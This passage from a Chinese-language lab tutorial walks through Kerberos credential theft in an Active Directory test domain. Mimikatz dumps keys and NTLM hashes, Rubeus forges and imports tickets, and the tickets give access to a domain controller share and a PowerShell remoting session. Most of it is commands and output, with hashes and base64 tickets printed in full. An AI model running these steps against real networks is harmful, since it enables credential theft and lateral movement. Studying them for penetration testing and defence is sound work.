    * Saved to file [0;5063e]-1-0-40a50000-DC01$@LDAP-
DC01.inlanefreight.htb.kirbi !
```

### Group 2 - Ticket Granting Ticket

<SNIP>

```
mimikatz # exit
Bye!
c:\tools> dir *.kirbi
```

Directory: c:\tools

Mode	LastWriteTime	Length	Name
---	---	---	---

<SNIP>

```
-a--- 7/12/2022 9:44 AM 1445 [0;6c680]-2-0-40e10000-
plaintext@krbtgt-inlanefreight.htb.kirbi
-a--- 7/12/2022 9:44 AM 1565 [0;3e7]-0-2-40a50000-
DC01$cifs-DC01.inlanefreight.htb.kirbi
```

<SNIP>

以 \$ 结尾的票证对应于计算机帐户，该帐户需要票证才能与 Active Directory 进行交互。用户票据包含用户名，后面跟着 @，将服务名和域分开，例如：[randomvalue]-username@service-domain.local.kirbi 。

## 使用 Rubeus

```
c:\tools> Rubeus.exe dump /nowrap
```



|\_|\_|\_|\_|/|\_|/|\_|/|\_|/

v1.5.0

Action: Dump Kerberos Ticket Data (All Users)

```
[*] Current LUID      : 0x6c680
    ServiceName       : krbtgt/inlanefreight.hbt
    ServiceRealm      : inlanefreight.hbt
    UserName          : DC01$
    UserRealm         : inlanefreight.hbt
    StartTime         : 7/12/2022 9:39:54 AM
    EndTime           : 7/12/2022 7:39:54 PM
    RenewTill         : 7/19/2022 9:39:54 AM
    Flags              : name_canonicalize, pre_authent, renewable,
                           forwarded, forwardable
    KeyType            : aes256_cts_hmac_sha1
    Base64(key)        :
KWBMpM4BjenjTniwH0xw8FhbFSf+SBVZJJcWgUKi3w=
    Base64EncodedTicket   :
```

```
doIE1jCCBNKgAwIBBaEDAgEWooID7TCCA+lhggPlMIID4aADAgEFoQkbB0hUQi5DT02iHDAa
oAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT02jgg0vMIIDq6ADAgESoQMCQKigg0dBIIDmUE/
AWlM6VlpGv+Gfvn6bHXrpRjRbsgcw9beSqS2ih0+FY/2Rr0g0iHow0Y0gn7EBV3JYEDTNZS2
ErKNLV0h0/TczLexQk+bKTMrh55oNNQDVzmarvzByKYC0XRTjb1jPuVz4exraxGEBTgJYUuNy/R5agIa6xuuGUvXL+6AbHLvMb+ObdU7Dyn9eXruBscIBX5k3D3S5sNuEnm1sHVsGuDBAN5K
o6kZQRTx22A+lZZD12ymv9rh8S41z0+pfINDXx/VQAxYRL5QKdjbnndchgpJro4mdzuEiu8wY
0xbpJdzMANSSQiep+wOTUMgimcHCCCrhXdyR7VQoRjjdmTrKbPVGltBOAWQOrFs6YK10dxBl
es1GEibRnaoT9qwEmX0a4ICzhjHgph36TQIwoRC+zjPMZl9lf+qtpu0QK86aG7Uwv7eyxwSa
1/H0mi5B+un2xKaRmj/mZHXPdT7B5Ruwct93F2zQQ1mKIh0qLZ01Zv/G0IrycXxoE5MxMLER
hbPl4Vx1XZGJk2a3m8BmsSZJt/++rw7YE/vmQiW6FZB0/2uzMgPJK9xI8kaJvT0mfJQwVlJs
lsjY2RAVGly1B0Y80UjeN8iVmKck3Jvz4QUCLK2zZPWKCn+qMTtvXBqx80VH1hyS8FwU3oh9
0IqNS1VFbDjZdEQpBGCE/mrbQ2E/rGDKyGvIZfCo7t+kuaCivnY8TPFsVMKTDS2WhFt02
fipId+shPjk3RLI89BT4+TDzGYKU2ipkXm5cEUuNis4znYVjGSIKhtRHltNB03d1pw402xVJ
5lbT+yJpzcEc5N7xBkymYLHAbM9DnDpJ963RN/0FcZDusDdorHA1DxNUCHQgvK17iametKsz
6Vgw0zVySsPp/wZ/tssglp5UU6in1Bq91hA2c35l8M1oGkCqiQrfY8x3GNpMPixwBdd20U1x
wn/gaon2fpWEPEFzKgDRtKe1FFtjoEySGr38QSs1+JkVk0HTRUbx9Nnq6w3W+D1p+FSCRZyCF
/H1ahT9o0IRkFi0j0Cud5wyEDom08w0mgwxK0D/0aisBTRzmZrSfG7Kjm9/yNmLB5va1yD3
IyFiMreZZ2WRpNyK0G6L4H7NBZPcxIgE/Cxx/KduYTPnBDvwb6uUDMcZR83lVAQ5NyHHaHUO
joWsawHraI4uYgmCqXYN7yYmJPKNID290GMbn1zIPSSL82V3hRb008CZNP/f64haRlR63GJB
GaOB1DCB0aADAgEAooHJBIHGfYHDMIHAoIG9MIG6MIG3oCswKaADAgESoSIEIClgTKTOAY3p
4054sB9McPBByb2xUn/kgVWSSXFoFCot8oQkbB0hUQi5DT02iEjAQoAMCAQGhCTAHGwVEQzAx
JKMHAwUAYKEAAKURGA8yMDIyMDcxMjEzMzk1NFqmERgPMjAyMjA3MTIyMzM5NTRapxEYDzIw
MjIwNzE5MTMzOTU0WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdIVEIuQ09N
```

UserName : plaintext  
Domain : HTB  
LogonId : 0x6c680  
UserSID : S-1-5-21-228825152-3134732153-3833540767-  
**1107**  
AuthenticationPackage : Kerberos  
LogonType : Interactive  
LogonTime : 7/12/2022 9:42:15 AM  
LogonServer : DC01  
LogonServerDNSDomain : inlanefreight.htb  
UserPrincipalName : plaintext@inlanefreight.htb

ServiceName : krbtgt/inlanefreight.htb  
ServiceRealm : inlanefreight.htb  
UserName : plaintext  
UserRealm : inlanefreight.htb  
StartTime : 7/12/2022 9:42:15 AM  
EndTime : 7/12/2022 7:42:15 PM  
RenewTill : 7/19/2022 9:42:15 AM  
Flags : name\_canonicalize, pre\_authent, initial, renewable, forwardable  
KeyType : aes256\_cts\_hmac\_sha1  
Base64(key) :  
2NN3wdC4FfpQunUugK+MZ08f20xtXF0dbmIagWP0Uu0=  
Base64EncodedTicket :

doIE9jCCBPkgAwIBBaEDAgEWooIECTCCBAVhggQBMIID/aADAgEFoQkbB0hUQi5DT02iHDAa  
oAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT02jggPLMIIDx6ADAgESoQMCAQKigg05BIIDtc6p  
tErl3sAxJsqVTkV84/IcqkpopGPYMWzPcXaZgPK9hL0579FGJEBXX+Ae90r0cpbrbErMr52W  
EVa/E2vVsf37546ScP0+9LLgwOAoLLkmXAUqpP4zJw47nFjbZQ3PHs+vt6LI1UnGZoaUNcn1x  
I7VasrDoFakj/ZH+GZ7EjgpBQFDZy0acNL8cK0AIBIE8fBF5K7gDPQuqXaB6diwoVza0/E/p  
8m3t35CR1PqutI5SiPUNim0s/snipaQnyuAZz0qFmhPPujdw0tm1jvrmKV1zKcEo2CrMb5x  
mdoVksn4L6AlX328K0+OUILS5G0e2gX6Tv1zw1F9ANTEZF6FFUk9A6E0dc/OznzApNlRqnJ0  
dq45mD643HbewZTV8YKS/lUovZ6Wsjsy0y6UGKj+qF8Ws0K1Ys00rW4ebWJ0nrtZoJXryXYD  
f+mZ43yKcS10etHsq1B2/XejadVr1ZY7HKoZKi3g0x3ghk8foGPfWE6kLmwWnT16COWVI69D  
9pxnjHVXKbB5BpQWAFUtEGNlj7zzWTPEtZMVGeTQ0Z0FfWPRS+EgLmxUc47GSVON7jh0Tx3K  
JDmE7WHGsYzkWtKFxKEWMNxIC03P7r9seEo5RjS/WLant4FCPI+0S/tasTp6GGP30lbZT31W  
QER49KmSC75jnft/9lXMVPHsA3VGG2uwGXbq1H8UkiR0ltyD99zDVTmYZ1aP4y63F3Av9cg3  
dTnz60hNb7H+AFTfcjHGwdwpf9HZ0u0HlBHSA7pYADoJ9+ioDghL+cqzPn96VyDcqbauwX/F  
qC/udT+cgmkYFzSIzDhZv6EQmjUL4b2DFL/Mh8BfHnFCHLJdAVRdHLEEL1MdK9/089006kD  
3qlE6s4hewHwqDy390RxAHQBFPu211nuU4Jofb97d7tYxn8f8c5WxZmk1nPILyAI8u9z0n  
b0VbdZdNtBg5sEX+IRYyY7o0z9hWJXpDPuk0ksDgDckPWtFvVqX6Cd05yP20dbNEeWns9JV2  
D5zdS7Q8UMhVo7z4GlFhT/e0opfPc0bxLo0v7y4fvwhkFh/9LfKu6MLFneNff0Duzjv9DQOF

```
d1oGEnA4Mblz0cBscoH7CuscQQ8F5xUCf72BVY5mShq8S89FG9GtYotmEUe/j+Zk6QlGYVGcnNcDxIRRuyI1qJZxCLzKnL1xcKBF4RblLcUtkYDT+mZlCSVwWgpieq1VpQg42Cjhxz/+xVW4Vm7cBwpMc77Yd1+QFv0wBAq5BHvPJI4hCVPs7QejgdgwgWgAwIBAKKBzQSByn2BxzCBxKCBwTCBvjCBu6ArMCmgAwIBEeqEiBCDY03fB0LgV+lc6dRSAr4xk7x/bTG1cXR1uYhqBY/RS7aEJGwdIVEIuQ09NohYwFKADAgEB0Q0wCxsJcGxhaW50ZXh0owcDBQBA4QAApREYDzIwMjIwNzEyMTM0MjE1WqYRGA8yMDIxMjIzNDIxNVqnERgPMjAyMjA3MTkxMzQyMTVaqAkbB0hUQi5D  
T02pHDAAoAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT00=
```

<SNIP>

注意：要收集所有票证，我们需要以管理员身份执行Mimikatz或Rubeus。

## Pass the Key or OverPass the Hash

传统的 Pass the Hash (PtH) 技术涉及重用不涉及Kerberos的NTLM密码散列。 Pass the Key 或 OverPass the Hash 方法将域加入用户的哈希/密钥 (rc4\_hmac, aes256\_cts\_hmac\_sha1等) 转换为完整的 Ticket-Granting-Ticket (TGT) 。为了伪造门票，我们需要有用户的哈希值；我们可以使用Mimikatz使用 sekurlsa::ekeys 模块转储所有用户Kerberos加密密钥。该模块将枚举Kerberos包提供的所有密钥类型。

## Mimikatz - 提取 Kerberos 密钥

```
c:\tools> mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com
)
'#####' > http://pingcastle.com / http://mysmartlogon.com
***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys
<SNIP>

Authentication Id : 0 ; 444066 (00000000:0006c6a2)
Session           : Interactive from 1
User Name         : plaintext
Domain           : HTB
Logon Server      : DC01
```

```
Logon Time      : 7/12/2022 9:42:15 AM
SID             : S-1-5-21-228825152-3134732153-3833540767-1107

    * Username : plaintext
    * Domain   : inlanefreight.htb
    * Password : (null)
    * Key List :
        aes256_hmac

b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60
    rc4_hmac_nt      3f74aa8f08f712f09cd5177b5c1ce50f
    rc4_hmac_old     3f74aa8f08f712f09cd5177b5c1ce50f
    rc4_md4          3f74aa8f08f712f09cd5177b5c1ce50f
    rc4_hmac_nt_exp  3f74aa8f08f712f09cd5177b5c1ce50f
    rc4_hmac_old_exp 3f74aa8f08f712f09cd5177b5c1ce50f

<SNIP>
```

现在我们可以访问 `AES256_HMAC` 和 `RC4_HMAC` 密钥，我们可以使用 `Mimikatz` 和 `Rubeus` 执行OverPass the Hash或Pass the Key攻击。

```
c:\tools> mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug  6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##'      Vincent LE TOUX           ( vincent.letoux@gmail.com
)
'#####'      > http://pingcastle.com / http://mysmartlogon.com
***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /domain:inlanefreight.htb /user:plaintext
/ntlm:3f74aa8f08f712f09cd5177b5c1ce50f

user      : plaintext
domain   : inlanefreight.htb
program  : cmd.exe
impers. : no
NTLM     : 3f74aa8f08f712f09cd5177b5c1ce50f
| PID  1128
| TID  3268
| LSA Process is now R/W
```

```
| LUID 0 ; 3414364 (00000000:0034195c)
\ msv1_0 - data copy @ 000001C7DBC0B630 : OK !
\ kerberos - data copy @ 000001C7E20EE578
\ aes256_hmac      → null
\ aes128_hmac      → null
\ rc4_hmac_nt       OK
\ rc4_hmac_old      OK
\ rc4_md4           OK
\ rc4_hmac_nt_exp   OK
\ rc4_hmac_old_exp  OK
\ *Password replace @ 000001C7E2136BC8 (32) → null
```

这将创建一个新的 `cmd.exe` 窗口，我们可以使用该窗口请求访问目标用户上下文中我们想要的任何服务。

要是使用 Rubeus 来伪造票据，通过使用带有username、domain和hash（可以是 `/rc4` , `/aes128` , `/aes256` 或 `/des` ）的asktgt模块。在下面的示例中，我们使用 Mimikatz `sekurlsa::ekeys` 收集的信息中的aes256哈希。

## Rubeus - Pass the Key or OverPass the Hash

```
c:\tools> Rubeus.exe asktgt /domain:INLANEFREIGHT.HTB /user:john
/aes256:9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc
/nowrap
```



v1.5.0

[\*] Action: Ask TGT

```
[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAa
oAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jgg07MIIDt6ADAgESoQMCAQKiggOpBIIDpY8K
cp4i71zFcWRgpx8ovymu3Hmb0L4MJVCfkGIrdJE00iPQbMRY2pzSrk/gHuER2XRLdV/LSSa2
```

xrdJJir1eVugDFCoGFT2hDcYcpRdifXw67Wo fDM6Z6utsha+4bL0z6QN+tdpPlNQFwjuWmBr  
ZtpS9TcCblotYvDHa0aLVsroW/fqXJ4KIV2tVfbVIDJvPkgdNAhbp6NvlbzeakR1o05RTm7w  
tRXeTirfo6C9Ap0HnctlHAd+Qnvo2jGUpp6GHIhdlaM+QShdJtzBEeY/xIrORiiylYcBvOoi  
r8mFEzNpQgYADmbTmg+c7/NgN08qj4AjrbGjVf/QWLlGc7sH9+tARI/Gn0cGKDK481A0zz+9  
C5huC9ZoNJ/18rWfJEb4P2kjlgDI0/fauT5xN+3NlmFVv0FSC8/909pUnovy1KkQaMgXkbFj  
lxehoPrP6S/TrEQ8xKMyrz9jqs3ENh//q738lxSo8J2rZmv1QHy+wmUKif4DUwPyb4AHgSg  
CCUUpIFB3UeKjqB5srqHR78YeAWgY7pgqKpKkEomy922BtNprk2iLV1cM0trZGSk6XJ/H+J  
uLHI5DkuhkjZQbb1kpMA2CAFkEwdL9zkfrsrdIBpwtaki8pvcBP0zAjXzB7MWvhyAQevHCT9  
y6iDEEvV7fsF/B5xHXiw3Ur3P0xuCS4K/Nf4GC5PIahivW3jkDWn3g/0nl1K9YYX7cfgXQH9  
/inPS00F1doslQfT0VUHTzx8vG3H25vtc2mPrfIwfUzmReLuZH8GCvt4p2BAbHLKx6j/HPa4  
+YPmV0GyCv9iICucSwdNXK53Q8tPjpjR0ha4AGjaK50yY8lgknRA4dYl7+02+j4K/lBWZHy+  
IPgt3T07YFoPJIEuHtARqigF5UzG1S+mefTmqpuHmoq72KtidINHqi+GvsvALbmSBQaRUXsJ  
W/Lf17WXNXmjeeQWemTxlysFs1uRw9JlPYsGkXFh3fQ2ngax7JrKi01/zDNf6cvRpuygQRHM  
Oo5bnWgB2E7hVmXm2BTimE7axWcmopbIkEi165V0y/M+pagrzZDLTiLQOP/X8D6G35+srSr4  
YBWX4524/Nx7rPFCggxIXEU4zq3Ln1KMT9H7efDh+h0yNSXMVqbSCZLx6h3Fm2vNPRDdDrq7  
uz5UbgqFoR2tgvEOSpeBG5twl4MSh6VA7LwFi2usqqXzuPgqySjA1nPuvfy0Nd14GrJFWo6e  
DWoOy2ruhAYtaAtYC60ByDCBxaADAgEAooG9BIG6fYG3MIG0oIGxMIGuMIGroBswGaADAgEX  
oRIEENEzis1B3YAUCjJPPsZjlduhCRsHSFRCLkNPTaIWMBSSgAwIBAAeENMASbCXBsYWludGV4  
dKMHAwUAQOEAAKURGA8yMDiyMDcxMje1MjgyNlqmERgPMjAyMjA3MTMwMTI4MjZapxEYDzIw  
MjIwNzE5MTUyODI2WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdodGIuY29t

ServiceName	:	krbtgt/inlanefreight.htb
ServiceRealm	:	inlanefreight.htb
UserName	:	plaintext
UserRealm	:	inlanefreight.htb
StartTime	:	7/12/2022 11:28:26 AM
EndTime	:	7/12/2022 9:28:26 PM
RenewTill	:	7/19/2022 11:28:26 AM
Flags	:	name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType	:	rc4_hmac
Base64(key)	:	0TOKzUHdgBQKMk8+xm0V2w==

Mimikatz需要管理员权限来执行Pass the Key/OverPass the Hash攻击，而Rubeus不需要。

注意：现代Windows域（功能级别2008及以上）在正常Kerberos交换中默认使用AES加密。如果我们在Kerberos交换中使用rc4\_hmac（NTLM）散列而不是aes256\_cts\_hmac\_sha1（或aes128）密钥，则可能会被检测为“加密降级”。


## Pass the Ticket (PtT)

现在我们有了一些Kerberos票据，可以使用它们在环境中横向移动。

对于 **Rubeus**，我们执行了OverPass Hash攻击并以base64格式检索票证。相反，我们可以使用 **/ptt** 标志将票据（TGT或TGS）提交到当前登录会话。

## Rubeus Pass the Ticket

```
c:\tools> Rubeus.exe asktgt /domain:INLANEFREIGHT.HTB /user:john  
/rc4:c4b0e1b10c7ce2c4723b4e2407ef81a2 /ptt
```



v1.5.0

[\*] Action: Ask TGT

```
[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f  
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'  
[+] TGT request successful!  
[*] base64(ticket.kirbi):
```

doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAa  
oAMCAQKh

EzARGwZrcmJ0Z3QbB2h0Yi5jb22jgg07MIIDt6ADAgESoQMCAQKiggOpBIIDpcGX6rbUlYx0  
WeMmu/zb

f7vGgDj/g+P5zzLbr+XTIPG0kI2WC0lAFCQqz84yQd6IRcEeGjG4YX/9ezJogYNtiLnY6YPk  
qlQaG1Nn

pAQZMIhs01EH62hJR7W5XN57Tm0OLF60FPWAXncUNaM4/aeoAkLQHZurQlZFDtPrypkwNFQ  
0pI60NP2

9H98JGtKKQ9PQWnMXY7Fc/5j1nXAMVj+Q5Uu5mKGTTqHnJcsjh6waE3Vm77PMill10vH30m  
1bXKNNan

JNCgb4E9ms2Xh00Xi0Fv1h4P0MBE0mMJ9gHnsh4Yh1HyYkU+e0H7oywRqTcsIg1qadE+gIht  
cR31M5mX

5TkMCpmyEIk2Mp08SwxdGYaye+lTZc55uW1Q8u8qrgHKZoKw/M1DCvUR4v6dg114UEUhP7  
WwhbCEtg

5jvfr4BJmcOhhKIUDxyYsT3k59RUzzx7PRmlpS0zNNxqHj33yAjm79ECEc+5k4bNZBpS2gJe  
ITWfcQOp

lQ08ZKfZw3R3TWxqca4eP9Xtqlqv9SK5kbbnuuWIPV2/QHi3deB2TFvQp9CSLuvkC+4oNVg3  
VVR4bQ1P

fU0+SPvL80fP7ZbmJrMan1NzLqit2t7MPEImxum049nUbFNSH6D57RoPAaGvSHePEwbqIDTg  
hCJMic2X

c7YJeb7y7yTYofA4WXC2f1MfixEEBIqtk/drhqJAVXz/WY9r/sWWj6dw9eEhmj/tVpPG2o1W  
BuRFV72K

Qp3QMwJjPEKVYVK9f+uahPXQJSQ7uvTgfj3N5m48YBDuZEJUJ52vQgEctNrDEUP6wlCU5M0D  
LAnHrVl4

Qy0qURQa4nmr1aPlKX8rFd/3axl83HTPqxg/b2CW2YSgEUQUE4SqqQgRlQ0PDImWUB4Rht+c  
H6D563n4

PN+yqN20T9YwQMTEIWi7mT3kq8JdCG2qtHp/j2XNuqKyf7FjUs5z4GoIS6mp/3U/kdjVHonq  
5TqyAWxU

wzVSa4hlVgbMq5dElbikynyR8maYftQk+AS/xYby0UeQweffdOnCixJ9p7fbPu0Sh2QWbaOY  
vaeKiG+A

GhUAUi5WiQMDSf8EG8vgU2gXggt2Slr948fy7vhR0p/CQVFLHwl5/kGjRHRdVj4E+Zwwxl/3  
IAU0+ag

GrHdlWUe3G66NrR/Jg8zXhiWEiViMd5qPC2JTW1ronEPHZFevsU0pVK+MDLYc3zKdfn0q0a3  
ys9DLoYJ

8zNLBL3xqHY9lNe6YiiAzPG+Q60ByDCBxaADAgEAooG9BIG6fYG3MIG0oIGxMIGuMIGroBsw  
GaADAgEX

oRIEED0RtMDJn0Ds5w89WCAI3bChCRsHSFRCLkNPTaIWMBsAwIBAaENMAsbCXBsYWludGV4  
dKMHAwUA

QOEAAKURGA8yMDIyMDcxMjE2Mjc0N1qmERgPMjAyMjA3MTMwMjI3NDdapxEYDzIwMjIwNzE5  
MTYyNzQ3

WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdodGIuY29t

[+] Ticket successfully imported!

ServiceName	:	krbtgt/inlanefreight.htb
ServiceRealm	:	inlanefreight.htb
UserName	:	plaintext
UserRealm	:	inlanefreight.htb

```
StartTime          : 7/12/2022 12:27:47 PM
EndTime           : 7/12/2022 10:27:47 PM
RenewTill         : 7/19/2022 12:27:47 PM
Flags             : name_canonicalize, pre_authent, initial,
renewable, forwardable
KeyType            : rc4_hmac
Base64(key)       : PRG0wMmc40znDz1YIAjdsA==
```

另一种方法是使用磁盘上的 `.kirbi` 文件将票据导入当前会话。

## **Rubeus - Pass the Ticket**

```
c:\tools> Rubeus.exe ptt /ticket:[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi
```

v1.5.0

```
[*] Action: Import Ticket  
[+] ticket successfully imported!
```

```
c:\tools> dir \\DC01.inlanefreight.htb\c$  
Directory: \\dc01.inlanefreight.htb\c$
```

Mode	LastWriteTime	Length	Name
d-r---	6/4/2022 11:17 AM		Program Files
d---	6/4/2022 11:17 AM		Program Files (x86)

<SNIP>

我们还可以使用Rubeus的base64输出或将.kirbi转换为base64来执行Pass the Ticket攻击。我们可以使用PowerShell将.kirbi转换为base64。


## 将 .kirbi 转换为Base64格式

```
PS c:\tools> [Convert]::ToString([IO.File]::ReadAllBytes("0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"))
```

```
doQAAAwfMIQAAWZoIQAAAAADAgEFoYQAAAADAgEWooQAAAQ5MIQAAAQzYYQAAAQtMIQAAAQn  
oIQAAAADAgEFoYQAAAAGwdIVEIuQ09NooQAAAAsMIQAAAAmoIQAAAADAgECoYQAAAAXMIQA  
AAARGwZrcmJ0Z3QbB0hUQi5DT02jhAAAA9cwhAAAA9GghAAAAAMCARKhhAAAAAMCAQKihAAA  
A7kEgg01zqm0SuXewDEmypVORXzj8hyqSmikY9gxbM9xdpmA8r2EvTnv0UYkQFdf4B73Ss5y  
lutsSsyvnZYRVr8Ta9Wx/fvnjpJw/T70suDA4CgsuSzCBS0/jMnDjucWNtlDc8ez6<SNIP>
```

#### #### Pass the Ticket - Base64 Format

```
c:\tools> Rubeus.exe ptt  
/ticket:doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5D  
T02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jgg07MIIDt6ADAgESoQMCAQKiggOp  
BIIIdpY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGIrdJE00iPQbMRY2pzSrk/gHuER2XRL  
dV/<SNIP>
```



```
v1.5.0
```

```
[*] Action: Import Ticket  
[+] ticket successfully imported!
```

```
c:\tools> dir \\DC01.inlanefreight.htb\c$  
Directory: \\dc01.inlanefreight.htb\c$
```

Mode	LastWriteTime	Length	Name
—	—	—	—
d-r---	6/4/2022 11:17 AM	—	Program Files
d—	6/4/2022 11:17 AM	—	Program Files (x86)

```
<SNIP>
```

最后，我们还可以使用Mimikatz模块 `kerberos :: ptt` 和包含我们想要导入的票据的.kirbi文件来执行Pass Ticket攻击。

#### #### Mimikatz - Pass the Ticket

```

C:\tools> mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com
)
'#####' > http://pingcastle.com / http://mysmartlogon.com
***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\
[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"

* File: 'C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-
plaintext@krbtgt-inlanefreight.htb.kirbi': OK
mimikatz # exit
Bye!
c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$


Mode          LastWriteTime           Length Name
—
d-r---       6/4/2022 11:17 AM
d-----       6/4/2022 11:17 AM           Program Files
                                         Program Files (x86)

<SNIP>

```

注意：我们可以使用Mimikatz模块 `misc` 来启动一个新的命令提示符窗口，使用 `misc::cmd` 命令来导入票据，而不是使用cmd.exe打开Mimikatz .exe并退出以将票据进入当前命令提示符。

## 使用Powershell remoting 执行 PtT

PowerShell Remoting允许我们在远程计算机上运行脚本或命令。管理员经常使用PowerShell Remoting来管理网络上的远程计算机。启用PowerShell Remoting会同时创建HTTP和HTTPS侦听器。监听器运行在标准端口TCP/5985（HTTP）和TCP/5986（HTTPS）上。

要在远程计算机上创建PowerShell Remoting会话，您必须具有管理权限、是remote Management Users组的成员，或者在会话配置中具有显式的PowerShell Remoting权限。

假设我们找到一个用户帐户，该帐户在远程计算机上没有管理权限，但属于remote Management Users组。在这种情况下，我们可以使用PowerShell Remoting连接到该计算机并执行命令。

## ## Mimikatz - PowerShell Remoting with Pass the Ticket

要将PowerShell Remoting与Pass Ticket一起使用，我们可以使用Mimikatz导入我们的Ticket，然后打开PowerShell控制台并连接到目标机器。让我们打开一个新的 cmd.exe 并执行 mimikatz.exe，然后导入我们使用 kerberos :: ptt 收集的票据。一旦票据被导入到我们的 cmd.exe会话中，我们可以从同一个cmd.exe启动一个PowerShell命令提示符，并使用命令 Enter-PSSession 连接到目标机器。

```
C:\tools> mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > https://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com
)
' #####'      > https://pingcastle.com / https://mysmartlogon.com
***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt [0;58811]-2-0-40e10000-john@krbtgt-
INLANEFREIGHT.HTB.kirbi

* File: 'C:\Users\Administrator.WIN01\Desktop\[0;1812a]-2-0-40e10000-
john@krbtgt-INLANEFREIGHT.HTB.kirbi': OK

mimikatz # exit
Bye!

c:\tools>powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> whoami
inlanefreight\john
[DC01]: PS C:\Users\john\Documents> hostname
DC01
[DC01]: PS C:\Users\john\Documents>
```

Rubeus有 `createnetonly` 选项，它创建一个牺牲进程/登录会话（登录类型9）。默认情况下进程是隐藏的，但是我们可以指定标志 `/show` 来显示进程，结果相当于 `runas /netonly`。这可以防止清除当前登录会话的现有tgt。

#### ##### Create a Sacrificial Process with Rubeus

```
C:\tools> Rubeus.exe createnetonly  
/program:"C:\Windows\System32\cmd.exe" /show
```



v2.0.3

```
[*] Action: Create process (/netonly)
```

```
[*] Using random username and password.
```

```
[*] Showing process : True  
[*] Username       : JMI8CL7C  
[*] Domain        : DTCDV6VL  
[*] Password       : MRWI6XGI  
[+] Process        : 'cmd.exe' successfully created with LOGON_TYPE = 9  
[+] ProcessID     : 1556  
[+] LUID          : 0xe07648
```

以上命令将打开一个新的cmd窗口。从该窗口中，我们可以执行Rubeus请求一个新的TGT（带有 `/ptt` 选项），将票证导入到当前会话中，并使用PowerShell Remoting连接到DC。

#### Rubeus - 使用PtT进行横向移动

```
C:\tools> Rubeus.exe asktgt /user:john /domain:inlanefreight.htb  
/aes256:9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc  
/ptt
```



|\_| |\_\_\_\_\_| / |\_\_| / |\_\_\_| ) \_\_\_| / ( \_\_| /

v2.0.3

